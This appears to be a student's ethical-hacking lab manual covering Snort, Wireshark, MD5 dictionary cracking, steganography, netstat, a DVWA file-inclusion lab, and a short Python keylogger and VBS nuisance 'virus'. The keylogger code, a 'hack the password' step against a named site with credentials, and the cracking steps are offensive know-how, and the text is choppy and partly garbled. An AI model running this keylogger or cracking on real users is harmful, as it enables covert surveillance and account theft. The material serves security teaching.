# path to base preprocessor engine

dynamicengine C:\Snort\lib\snort\_dynamicengine\sf\_engine.dll

Step 6 of config file:

Write complete path of classification. Config and reference. Config Write the after # output log\_tcpdump: tcpdump.log this line output alert\_fast:snort-alerts.ids\

Step 7 of config file:

Remove the # symbol

Last 2 line write the # symbol: #include $RULE\_PATH/web-php.rules #include $RULE\_PATH/x11.rules

Step 5 of config file:

Write the # symbol for following line

#whitelist $WHITE\_LIST\_PATH/white\_list.rules, \ #blacklist $BLACK\_LIST\_PATH/black\_list.rules

All Pre-processor normalize lines comment out:

preprocessor normalize\_ip4

preprocessor normalize\_tcp: ips ecn stream preprocessor normalize\_icmp4 preprocessor normalize\_ip6

preprocessor normalize\_icmp6

1. To start the snort in IDs mode, run

1. **Network Sniffing**
   1. **Sniffing allows you to see all snort traffic, both protected and unprotected.**
   2. **in the right condition and right protocol.**
   3. **Monitor the flow of data over different computer lines using a software tool that referred as network sniffing.**

**Download wire shark.**

**Wire shark window:**

**No: This is the number order of packet captured. The bracket indicates that this packet is part of a conversation.**


**Protocol: type of packet. e.g.: TCP<DNS<ARP.**

**Length: column shows you that packet length, measured in bytes.**

**Info: more info about packet content, will vary depending on the type of packet.**

How Wire shark works? Explain with steps to



1. Capture and analyse packets.
2. Apply filter and analyse packet.



How to sniff the network using wire shark

Step1: web application on techpandas.org with login name is [admin@google.com](mailto:admin@google.com) and Password2010.

Hack the password



# Practical No 3

## Aim: Use software tools/command to perform malware attacks, other cyber-attacks and generate analysis reports.

### Password

1. **Dictionary**

### Encrypt and decrypt

1. **DOS**


### ARP poisoning in window

1. **IPconfig, ping, netstat, trace route**

### Steganography tools

1. **Password cracking**

Use MD5 generator to find out the md5 hash for some words [http://www.md5hashgenerator.com](http://www.md5hashgenerator.com/)




Use crackstation.net


### Dictionary

**Hashlib (): module to generate message digest or secure hash from the source message Strip (): use to strip off and blank space.**

### Encode (‘utf-8’): Return the encode version of given strip by default python user utf-8 coding. Hexdigest (): To convert hashed object into hexadecimal format.

Go to the notepad write below code and save dictionary.py


Run Program on anaconda prompt Syntax: python dictionary.py

Go to the: [MD5 Hash Generator](https://www.md5hashgenerator.com/) Write password here.


Go to anaconda prompt paste the MD5 Hash and enter password file name

### Encrypt and decrypt

**Step1: write a message and enter on Encryption**




### Step2: copy encrypted message and paste in message box and decrypt




**For image :**

### Step1: Add image and write the message and click on encrypt


**Step2: message is display click on OK**




### Step3: Remove image and message




**Step5: add secret image and click on decrypt and click on ok**






### Ipconfig, ping, netstat, trace route

1. A. Ipconfig
   1. Ping


Allows you to send a signal to another device, and if that device is active, it will send a response back to the sender.



* 1. tracert

This command lets you see all steps a packet takes to the destination. For example, if

You send the packet to ww.google.com. it actually goes through a couple of router to reach the destination. The packet will first go to your router



* 1. netstat


Netstat can be handling in the following:

-display incoming and outgoing

-network connection

-display routing tables and protocol


-display number of network

-Interface


Syntax: C:\Users\Admin>netstat | findstr ESTABlISHED




Syntax: C:\Users\Admin>netstat -a




Syntax: C:\Users\Admin>netstat –o Show the process id





Syntax: C:\Users\Admin>netstat -o | findstr 80

Syntax: C:\Users\Admin>netstat | findstr CLOSE\_WAIT



Syntax: C:\Users\Admin>netstat –s



Syntax: C:\Users\Admin>netstat | findstr TIME\_WAIT

### Steganography tools



**Steganography is a technique which is meant to hide the some information so that you cannot detect them so easily**


Cover-medium+Embedded-msg+stego-key=stego-medium Step1: prepare secret file that you want to hide.

Step2: launch S-Tools



Step3: drag and drop the host file (image) inside which you want to hide secret message Step4: drag and drop the selected file (mes.txt which is save in notepad) on the image.

Enter the password




.


Step5: save file right click on image and save as .bpm extension




Step6: right click on hidden file and reveal.



Step8: right click on msg.txt



step9: save file as secret.txt



# Practical No 4

## Aim: Implementation of keyloggers viruses and Trojans.

* 1. **Keylogger**

### Create keylogger using python.

**Step1: open Anaconda, Install pynput. Pip install pynput**

### Pynput library allows you to control and monitor input device. Open the anaconda prompt and install pynput library

**Step2:** write Code in notepad 1.

import pynput from pynput.keyboard import Key,Listener


import logging log\_dir="D:/"

logging.basicConfig(filename=(log\_dir+"keyLog.txt),level=logging.DEBUG,format='%(asctime)s:%(message)s:') def my\_key\_on\_press(key):

logging.info(str(key))

with Listener(on\_press=my\_key\_on\_press) as listener: listener.join()

* 1. save file in C:/user/admin
  2. 3. Open jyupter notbook and write code
  3. Open [www.google.com](http://www.google.com/) and open keylogger.txt



* 1. ***Implementation of Virus*** 1 create one .vbs file and save Code:

set x= wscript.createobject("wscript.shell"); do

wscript.sleep 100 x.sendkeys"{CAPSLOCK}" x.sendkeys"{NUMLOCK}" x.sendkeys"I AM A VIRUS" x.sendkeys"{SCROLLLOCK}" loop


1. Ctrl+alt+delete->task manager->details->wscript.exe file->right click end task


# Practical No 5

## Aim: Hacking web server and web application.


### Hack a website by file inclusion (local and remote) Building a web Hacking Lab(W/XAMPP and DVWAL)

Step 1: download XAMPP server and open shell Run following SQL command




Step2: download DVWA.master.zip <https://github.com/digininja/DVWA> Step3: paste DVWA.mater in xampp folder


Step4:change the extension of file confif.in .php and open file config.in.php




Step5: <http://localhost/dvwa-master/setup.php>

click on create/reset password







Step6: click on DVWA security and click on drop down and select low and click on submit



Step7: allow\_url\_include=on



Step8: Replace file-1 with any url

**A. Using Firefox, disguise/emulator as Google bot.**

Step1:

To determine the user agent of Firefox

Go to Mozilla: <https://www.proxyserverprivacy.com/adv-free-proxy-detector.shtml>

step2: click on detector proxy-> advance free proxy detector step3:

